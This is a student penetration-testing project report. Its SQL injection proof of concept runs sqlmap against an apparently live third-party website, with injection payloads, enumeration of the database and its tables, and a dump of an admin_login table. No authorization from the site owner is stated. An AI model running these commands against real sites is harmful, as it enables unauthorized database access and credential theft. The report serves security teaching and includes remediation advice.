



A
Project Report
On
Vulnerability Assessment and Penetration Testing

Submitted By

Group No: 04

AJEYPALSINH JADEJA - 23084321007
RIYAKUMARI PATEL - 23084321017

M.Sc. IT (Cyber Security) Semester-III

Guided By

Internal: Dr. Amit Suthar

Submitted to

Department of Computer Science,
Ganpat University,
Ganpat Vidyanagar - 384012
A.Y. 2024-2025



Date: 06/12/2024

C E R T I F I C A T E

TO WHOM SO EVER IT MAY CONCERN

This is to certify that the following students of M.Sc. IT (Cyber Security) Semester-III have completed their project work titled "**Vulnerability Assessment and Penetration Testing**" satisfactorily and fulfil the requirement of M.Sc. IT (Cyber Security) Semester-III, Department of Computer Science, Ganpat University in the Academic Year, 2024-2025.

Sr. No.	Student Name	Enrollment No.
1.	AJEYPALSINH JADEJA	23084321007
2.	RIYAKUMARI PATEL	23084321017

Internal Guide Project Coordinator Program Coordinator Dean

Dr. Amit Suthar

Dr. Amit Suthar

Dr. Ajay Patel

Dr. Nirbhay Chaubey

ACKNOWLEDGEMENT

We would like to express our deepest gratitude to all those who have contributed to the successful completion of this project. Their guidance, encouragement, and support have been invaluable throughout this journey.

First and foremost, we would like to thank **Dr. Amit Suthar**, our project mentor, for their insightful guidance, constructive feedback, and unwavering support. Their expertise and advice have been instrumental in shaping this project and overcoming challenges.

We are also sincerely grateful to our college, **Ganpat University**, for providing us with the necessary resources and a conducive environment to carry out this work. Special thanks to the **Department of Computer Science** for fostering our learning and growth.

We extend our heartfelt appreciation to our family and friends for their constant motivation, patience, and encouragement during this endeavour. Their support has been a pillar of strength throughout this process.

Lastly, we are thankful to all the sources and individuals whose work, ideas, or resources have inspired and enriched this project.

Thank you all for your invaluable contributions.

With Regards,

AJEYPALSINH JADEJA

RIYAKUMARI PATEL

PREFACE

“**Vulnerability Assessment and Penetration Testing**” aims to address performed to identify and exploit vulnerabilities in an application, and the way it interacts and transfers data with the backend systems while applying the concepts and skills learned during our studies.

The project reflects our efforts to gain a deeper understanding of “**Vulnerability Assessment and Penetration Testing**” and showcases the practical application of theoretical knowledge.

We had tried to approach this work with dedication, ensuring the use of relevant tools, techniques, and resources to achieve the desired outcomes. We hope this work contributes to the academic discussion on the topic and provides valuable insights.

CONTENT		
SR. NO.	PARTICULARS	PAGE NO.
1	PROJECT PROFILE	1
2	INTRODUCTION	2
	2.1 OVERVIEW	3
	2.2 BACKGROUND AND MOTIVATION	4
	2.3 OBJECTIVE	5
	2.4 METHODOLOGY	6
3	HARDWARE AND SOFTWARE REQUIREMENT	7
4	FUNCTIONAL SPECIFICATION	8
5	TOOL DESCRIPTION	9
6	PROOF OF CONCEPTS	13
7	FUTURE SCOPE	76
8	REFERENCE	77

1.PROJECT PROFILE

PROJECT TITLE: -	Vulnerability Assessment and Penetration Testing
OBJECTIVE: -	To identify and address security weaknesses in a system, network, or application
OPERATING SYSTEM: -	Kali Linux (2024) Window (windows 10)
TOOLS: -	Burp-suite (2022.2.4) SQL Map Wappalyzer Wpscan Subzy
PERFORM BY: -	AJEYPALSINH JADEJA (E. NO – 23084321007) RIYAKUMARI PATEL (E. NO – 23084321017)
INTERNAL GUIDE: -	Dr. Amit Suthar
GROUP NO: -	04
SUBMITTED TO: -	Department of Computer Science, Ganpat University, Kherva

2.0 INTRODUCTION

- ✓ VAPT stands for Vulnerability Assessment and Penetration Testing. VAPT is a methodological approach to improving your organization's security posture by identifying, prioritizing, and mitigating vulnerabilities in its infrastructure. It also helps you stay compliant with various industry standards throughout the year.
- ✓ VAPT is the process of finding and exploiting all possible vulnerabilities in your infrastructure, with the primary goal of mitigating them. VAPT is done by security experts who are experts in offensive exploitation. Simply put, VAPT is a proactive "hacking" activity in which you hack your infrastructure before hackers come looking for loopholes.

2.1 OVERVIEW

- ✓ The adoption of technology to gain speedy growth of IoT, mobile applications, has made the networks more vulnerable than ever. VAPT methods are designed to support users to authenticate their enterprise-level security against the real-world threat, recognize the risks of the system and the network and know the consequences of these flaws.
- ✓ Every industry spends a fair amount of share in their security systems. Taking charge and confirming the reliability and robustness of the processes is highly important. VAPT services help improve networks and immune the security system and guard it against hackers.

2.2 BACKGROUND AND MOTIVATION

- ✓ The evolving tools, tactics and procedures used by cybercriminals to breach networks means that it is important to regularly test your organization's cyber security. VAPT helps to protect your organization by providing visibility of security weaknesses and guidance to address them.
- ✓ VAPT is increasingly important for organizations wanting to achieve compliance with standards including the GDPR, ISO 27001 and PCI DSS.
- ✓ Vulnerabilities that cyber attackers might exploit, allowing you to patch them before a breach occurs.

2.3 OBJECTIVE

- ✓ The objective of performing a Vulnerability Assessment is to create an overview of the security risks to a network and then use that overview as a guideline to resolve those threats.
- ✓ Performing regular assessments and routinely resolving all security risks provides a baseline security for the network.
- ✓ Ultimately, the goal is to identify security weaknesses in a network, machine, or piece of software.
- ✓ Once caught, the people maintaining the systems or software can eliminate or reduce the weaknesses before hostile parties discover them.

2.4 METHODOLOGY



3. HARDWARE AND SOFTWARE REQUIREMENT

HARDWARE REQUIREMENT

Processor	1.6 GHz to 2.5 GHz
RAM	Recommended 8 GB
Free Hard disk space	Minimum 256 GB

SOFTWARE REQUIREMENT

Operating System	Linux Window
Tools	Burp suite, Sql map, Nmap, Wappalyzer, Wpscan, Subzy,

4. FUNCTIONAL SPECIFICATION

Sr. No.	Vulnerability	Description
01.	SQL INJECTION	It allows an attacker to interfere with the queries that an application makes to its database.
02.	LOGIN BYPASS	It can allow attackers to gain unauthorized access to sensitive information.
03.	AUTHENTICATION BYPASS	It occurs when an attacker bypasses the authentication mechanisms of a device to gain unauthorized access.
04.	CROSS SITE REQUEST FORGERY (CSRF)	The end-user performs unwanted actions within a web application that has already granted them authentication.
05.	REFLECTED XSS	It occurs when a malicious script is reflected off of a web application to the victim's browser.
06.	NO RATE LIMIT ON FORGOT PASSWORD PAGE	This can be used to send an unlimited number of forgot password requests to any random email.
07.	CLEAR TEXT PASSWORD SUBMISSION	Password is transmitted in a non-encrypted form during authentication processes.
08.	CLICK JACKING	It is an attack that tricks a user into clicking a webpage element which is invisible.
09.	SERVER VERSION DISCLOSURE	The Server header describes the server application that handled the request.
10.	HTML INJECTION	It allows an attacker to inject HTML code into web pages that are viewed by other users.

5. TOOLS DESCRIPTION

1) Burp Suite: -

- Burp Suite is an integrated platform designed for web application security testing. It comprises various tools that work seamlessly together to facilitate the entire penetration testing process. Key components include the Proxy, Scanner, Intruder, and Repeater.
- **How is it Used in Web Pen testing?**
 - ✓ **Proxy:** Used for intercepting and modifying HTTP/S traffic between the browser and the target web application, allowing testers to analyze and manipulate requests.
 - ✓ **Scanner:** Automates the identification of vulnerabilities such as SQL injection and XSS, providing detailed insights into potential security issues with comprehensive scanning capabilities.
 - ✓ **Intruder:** Enables automated attacks with customizable payloads, valuable for testing input validation and identifying potential injection points, aiding in the discovery of application vulnerabilities.
 - ✓ **Repeater:** Allows manual exploration and modification of individual requests, facilitating in-depth analysis of application behaviour and responses.

2) SQL Map: -

- SQL Map is an open-source tool specifically designed for the automated detection and exploitation of SQL injection vulnerabilities in web applications and databases. Its versatility extends to supporting a wide range of database management systems (DBMS) and providing powerful mechanisms for identifying and exploiting SQL injection flaws.
- **How is it Used in Web Pen testing?**
 - ✓ **Detection:** SQL Map automates the identification of SQL injection vulnerabilities by thoroughly analyzing web application parameters, pinpointing potential entry points for exploitation.
 - ✓ **Exploitation:** The tool offers robust options for exploiting identified vulnerabilities, including the extraction of sensitive data from databases. This feature is crucial for simulating real-world scenarios and assessing the potential impact of SQL injection flaws.

- ✓ **Database Fingerprinting:** SQL Map excels in determining the type and version of the underlying database, providing testers with valuable insights for crafting targeted and effective attacks.

3) Nmap: -

- Nmap, short for Network Mapper, stands out as a versatile and powerful network scanning tool, primarily used for discovering hosts, open ports, and services within a network. Its reputation is built on flexibility, speed, and extensive capabilities in network reconnaissance.
- **How is it Used in Web Pen testing?**
 - ✓ **Host Discovery:** Nmap excels in identifying live hosts on a network, allowing penetration testers to delineate the scope of the target environment.
 - ✓ **Port Scanning:** It determines open ports and services on target systems, providing critical insights into the potential entry points for further investigation.
 - ✓ **Version Detection:** Nmap goes beyond port scanning by retrieving detailed information about the versions of services running on open ports, aiding invulnerability assessments.
 - ✓ **Scripting Engine:** Nmap features a scripting engine that permits the execution of custom scripts, enabling advanced testing and automation for specific testing scenarios.

4) Wappalyzer: -

- Wappalyzer is a browser extension designed to identify the technologies used by websites. It reveals insights into web servers, content management systems, and frameworks, aiding penetration testers during the reconnaissance phase.
- **How is it Used in Web Pen testing?**
 - ✓ **Real-time Analysis:** Wappalyzer provides real-time analysis of visited sites, identifying the underlying technologies and frameworks in use.
 - ✓ **Technology Stack Identification:** The extension reveals the web application's technology stack, aiding in targeted testing based on identified technologies.
 - ✓ **Browser Integration:** Wappalyzer operates seamlessly within web browsers, offering ease of use and immediate visibility into the technological aspects of web application.

5) wpscan: -

- Wpscan is a WordPress security scanner used to test WordPress installations and WordPress-powered websites. This is a command line tool used in Kali Linux. This tool can be used to find any vulnerable plugins, themes, or backups running on the site.
- **Used in Web Pen testing:** -
 - ✚ Detect the WordPress version
 - ✚ Detect sensitive files
 - ✚ Detect enabled features
 - ✚ Enumerate themes and plugins
 - ✚ Scan for usernames
 - ✚ Perform WordPress login brute force
 - ✚ Find default WordPress directories

6) subzy: -

- Subzy is the tool that identifies or checks the subdomain takeover on the target domain or multiple subdomains. This automated scanner can help you in bug bounty programs to find Subdomain Takeover bugs in the target website.
- **Used in Web Pen testing:** -
 - ✓ **Discovery of Subdomains:** The first step in subdomain takeover testing is discovering subdomains that belong to a target domain. This is typically done using tools like Sublist3r and Amass. Once the subdomains are discovered, Subzy checks if any of them are vulnerable to takeover by verifying the status of their associated external services.
 - ✓ **Subzy's Workflow's Verification:** Subzy scans subdomains to identify DNS records that point to external services (CNAME records to services like Heroku, AWS, GitHub, etc.). Service Check: It checks if the external service is still active or if the resource (like a Heroku app or S3 bucket) no longer exists. Vulnerability Detection: If Subzy finds that the subdomain is pointing to a service that is no longer in use or has been deleted, it marks the subdomain as vulnerable to takeover.
 - ✓ **Exploitation:** If Subzy detects a vulnerable subdomain, a pen tester can attempt to claim the service (e.g., by creating a new GitHub Pages site or S3 bucket) and take control of the subdomain. This allows the attacker to host content under the victim's domain, which can be used for phishing, malicious redirections, or other attacks.

Vulnerability Assessment and Penetration Testing

- ✓ **Reporting:** Once a vulnerable subdomain is identified, the pen tester would report the issue to the affected organization, providing proof of concept and details on how the takeover can be prevented (e.g., by removing the DNS entry or configuring the external service properly).

***PROOF
OF
CONCEPTS***

Sr. No.	Vulnerability Name	Severity
01.	SQL INJECTION	CRITICAL
02.	LOGIN BYPASS	HIGH
03.	AUTHENTICATION BYPASS	HIGH
04.	CROSS SITE REQUEST FORGERY (CSRF)	HIGH
05.	REFLECTED XSS	HIGH
06.	NO RATE LIMIT ON FORGOT PASSWORD PAGE	MEDIUM
07.	CLEAR TEXT PASSWORD SUBMISSION	MEDIUM
08.	CLICK JACKING	MEDIUM
09.	SERVER VERSION DISCLOSURE	LOW
10.	HTML INJECTION	LOW

01.SQL INJECTION

Description

It allows an attacker to interfere with the queries that an application makes to its database.

Affected Resource / Parameter

Severity

<https://gitarattan.com>

CRITICAL

Impact / Consequences

There is always risk that the user's privacy will be compromised.

- ✓ A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and in certain cases, the attacker gaining administrative rights to a database
- ✓ So, this vulnerability is very critical!!

Recommendations

The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

Tools Used

References

Sqlmap

<https://sqlmap.org/>

CWE

OWASP Top 10


89

A03:2021 – Injection

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

- Step 1: - visit website.




- Step 2: - Use SQL map tool in kali Linux. put -u before the URL then provide the URL. Use –dbs for getting the database control and use –risk 1 for increasing the risk level.

```
(kali㉿kali)-[~] STOPWORD
$ sqlmap -u "https://www.gitarattan.com/Products.php?id=16" --dbs risk 1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:57:05 /2024-07-28/
[05:57:05] [INFO] testing connection to the target URL
[05:57:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:57:11] [INFO] testing if the target URL content is stable
[05:57:14] [INFO] target URL content is stable
[05:57:14] [INFO] testing if GET parameter 'id' is dynamic
[05:57:26] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:57:29] [INFO] testing for SQL injection on GET parameter 'id'
[05:57:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:57:39] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[05:57:54] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:04:15] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:04:16] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:04:16] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:04:17] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:04:18] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:04:18] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[06:04:19] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
```

Vulnerability Assessment and Penetration Testing

- Step 3: - Then we get the information that the backend database is MySQL.




```
[06:04:30] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[06:04:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:04:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:04:32] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[06:04:44] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:04:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:04:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:04:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:04:52] [INFO] target URL appears to have 14 columns in query
[06:04:59] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y\
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=160' AND 7707=7707 AND 'KLuR='KLuR&CatName=HOUSE ACTIVITIES

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=160' AND (SELECT 9757 FROM (SELECT(SLEEP(5)))Ijfw) AND 'NwDs='NwDs&CatName=HOUSE ACTIVITIES

Type: UNION query
Title: Generic UNION query (NULL) - 14 columns
Payload: id=160' UNION ALL SELECT CONCAT(0x7170717671,0x727741595742414e62656159474647506e456e49664c67426c79557574584a704261534152784372,0x716b767071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -6CatName=HOUSE ACTIVITIES
[06:05:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0.12
[06:05:19] [INFO] fetching database names
available databases [?]:
[*] gitarratt_Pv57EwGtSc
[*] information_schema
```

- Step 4: - After getting the database name use --tables command for retrieve all the tables name.




```
(kali㉿kali)-[~]
$ sqlmap -u "https://www.gitarrattan.com/Products.php?id=1" -D gitarratt_Pv57EwGtSc --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:17:05 /2024-07-28/
[06:17:05] [INFO] resuming back-end DBMS 'mysql'
[06:17:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=160' AND 7707=7707 AND 'KLuR='KLuR&CatName=HOUSE ACTIVITIES

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=160' AND (SELECT 9757 FROM (SELECT(SLEEP(5)))Ijfw) AND 'NwDs='NwDs&CatName=HOUSE ACTIVITIES

Type: UNION query
Title: Generic UNION query (NULL) - 14 columns
Payload: id=160' UNION ALL SELECT CONCAT(0x7170717671,0x727741595742414e62656159474647506e456e49664c67426c79557574584a704261534152784372,0x716b767071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -6CatName=HOUSE ACTIVITIES
[06:17:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0.12
```


Vulnerability Assessment and Penetration Testing

- Step 5: - Here you can see we are retrieve all the tables name.



```
Type: UNION query
Title: Generic UNION query (NULL) - 14 columns
Payload: id=160' UNION ALL SELECT CONCAT(0x7170717671,0x727741595742414e62656159474647506e456e49664c67426c79557574584a704261534152784372,0x716b767071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -8CatName=HOUSE ACTIVITIES
[06:17:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0.12
[06:17:09] [INFO] fetching tables for database: 'gitaratt_Pv57EwGtSc'
Database: gitaratt_Pv57EwGtSc
[16 tables]
+-----+
| client          |
| admin_login     |
| calendar_event  |
| calendar_users  |
| eventcalendar   |
| gallery_admin   |
| gallery_categories|
| gallery_employers|
| gallery_inquiry  |
| gallery_product  |
| hotel            |
| latestnewsevents|
| schooldata      |
| state            |
| studentcorner   |
| videos           |
+-----+
[06:17:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gitarattan.com'
[*] ending @ 06:17:17 /2024-07-28/
```

- Step 6: - After getting the tables we have to use –dump to get data.



```
| schooldata      |
| state           |
| studentcorner   |
| videos          |
+-----+
[06:17:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gitarattan.com'
[*] ending @ 06:17:17 /2024-07-28/
[kalilinux] $ sqlmap -u "https://www.gitarattan.com/Products.php?id=1" -D gitaratt_Pv57EwGtSc -T admin_login --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:17:44 /2024-07-28/
[*] resuming back-end DBMS 'mysql'
[*] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=160' AND 7707=7707 AND 'KluR'=KluR&CatName=HOUSE ACTIVITIES
    Type: time-based blind
```

Vulnerability Assessment and Penetration Testing

- Step 7: - As a result, we found the data of those table. Here you can see username and password also.

